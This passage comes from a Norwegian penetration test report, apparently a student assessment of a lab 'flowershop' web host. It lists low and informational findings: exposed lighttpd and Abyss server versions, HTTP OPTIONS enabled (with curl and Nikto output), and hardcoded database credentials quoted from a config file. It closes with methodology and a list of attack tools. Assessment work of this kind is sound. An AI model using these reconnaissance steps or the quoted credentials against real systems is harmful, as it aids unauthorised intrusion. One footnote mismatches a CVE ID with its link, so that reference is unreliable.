Verktøy som NMAP kan utføre ulike typer skanner, som utnytter hvordan en forbindelse blir etablert.

Følgende tiltak kan redusere eksponering:

- Implementasjon av IP filter

²³ OWASP (i.d.), HttpOnly, <https://owasp.org/www-community/HttpOnly>



- Effektivt mot SYN skann²⁴
- Installasjon av brannmur

5.1. NIVÅ: LAV

5.2.1. LighTPD sårbarhet

Nivå: Lav

Risiko: DoS angrep (Høy vanskelighetsgrad)

Observasjon

```
INFO lighttpd HTTP Server Detection

Description
Nessus was able to detect the lighttpd HTTP server by looking at the HTTP banner on the remote host.

See Also
https://www.lighttpd.net/

Output
URL      : http://192.168.186.149:42042/
Version  : 1.4.59
source   : Server: lighttpd/1.4.59
```

Utklipp fra Nessus, røper versjonsnummer

Risiko/Forklaring

Versjonen 1.4.59 har en rekke sårbarheter som kan muliggjøre typer av "Denial of Service" angrep.²⁵

Bekreftelse

Disse sårbarheten ble ikke testet


²⁴ CISCO (6. Januar, 2006), Defining Strategies to Protect Against TCP SYN Denial of Service Attacks,

<https://www.cisco.com/c/en/us/support/docs/ip/ip-multicast/14760-4.html>

²⁵ CVE-2022-41556, <https://www.cvedetails.com/cve/CVE-2022-41556/>

CVE-2022-22707, <https://www.cvedetails.com/cve/CVE-2022-22707/>

CVE-2022-22707, <https://www.cvedetails.com/cve/CVE-2006-0760/>



5.3.1. HTTP OPTIONS tillatt på sensitive sider

Nivå: Lav

Risiko:

Observasjon/Bekreftelse

```
(kali㉿kali)-[~]
$ curl -X OPTIONS http://192.168.186.149// -i
HTTP/1.1 204 No Content
Date: Sun, 27 Nov 2022 01:32:12 GMT
Server: Abyss/2.16.4-X1-Linux AbyssLib/2.16.4
Allow: OPTIONS, HEAD, GET

(kali㉿kali)-[~]
$ curl -X OPTIONS http://192.168.186.149/config -i
HTTP/1.1 204 No Content
Date: Sun, 27 Nov 2022 01:32:22 GMT
Server: Abyss/2.16.4-X1-Linux AbyssLib/2.16.4
Allow: OPTIONS, HEAD, GET
```

\$ curl -X OPTIONS http://192.168.186.149/config -i


Risiko/Forklaring

Ved å kalle på "OPTIONS" metoden, kan uvedkommende få en større klarhet på hva som er mulig på siden. Dette kan forenkle automatiserte angrep.

Rekommandasjon

Implementasjon av metode som motvirker forespørselen i header.²⁶

²⁶ Quentin (postet 1. Juni, 2012), Answers, <https://stackoverflow.com/questions/10846661/disable-http-get-for-some-pages-php>



6.1. NIVÅ: INFO

6.2.1. Eksponert Abyss Web Server versjon

Nivå: Info

```
(kali㉿kali)-[~]  
$ nikto -h 192.168.186.149  
- Nikto v2.1.6  
  
+ Target IP: 192.168.186.149  
+ Target Hostname: 192.168.186.149  
+ Target Port: 80  
+ Start Time: 2022-11-27 20:17:39 (GMT-5)  
  
+ Server: Abyss/2.16.4-X1-Linux AbyssLib/2.16.4
```


Utklippet avslører Abyss/2.16.4-X1-Linux

6.3.1. Hardkodet brukerdata for database

Nivå: Info

```
// the database name  
$dbname = "flowershop";  
  
// login and password for the database  
$webuser = "floweradmin";  
$webuserpasswd = "rosesarered";
```

Utklipp fra flowershop.conf



METODIKK



Jeg har benyttet meg av NTG Security sin pentestrapport og NIST sin mal som inspirasjon og veileder under en sårbarhetsrevisjon.

https://kristiania.instructure.com/courses/8706/files/958397?module_item_id=316759

<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>

Alle bilder har blitt tatt med skjermdumper og eventuelt lagt sammen i Windows Paint av hendelsene.

Skjermdump metode:

- PrtSc 
- Shift+  Win + s

Oppdraget tillot full tilgang til systemet. Intern og ekstern granskning var dermed mulig.

Adgangstillatelser:

- Whitebox-tilgang
 - Muliggjorde konfigurasjonsgranskning og statisk kodeanalyse
- Ekstern-tilgang
 - Muliggjorde gjennomførelse av penetrasjonstest

VERKTØY

Følgende verktøy er blitt brukt under testing:

- OWASP ZAP v2.11.1
 - Spider Scan
- Nessus v10.3.0
 - Web Application Scan
 - Host Discovery
- SQLmap v1.6.9
- Hashcat v6.2.5
 - Straight attack
- BeEF 0.5.4.0
 - XSS rays
 - Command attack
- NMAP v7.92
- Wireshark 3.4.9
- Nikto main v2.1.6
- Metasploit Framework Console v6.2.19-dev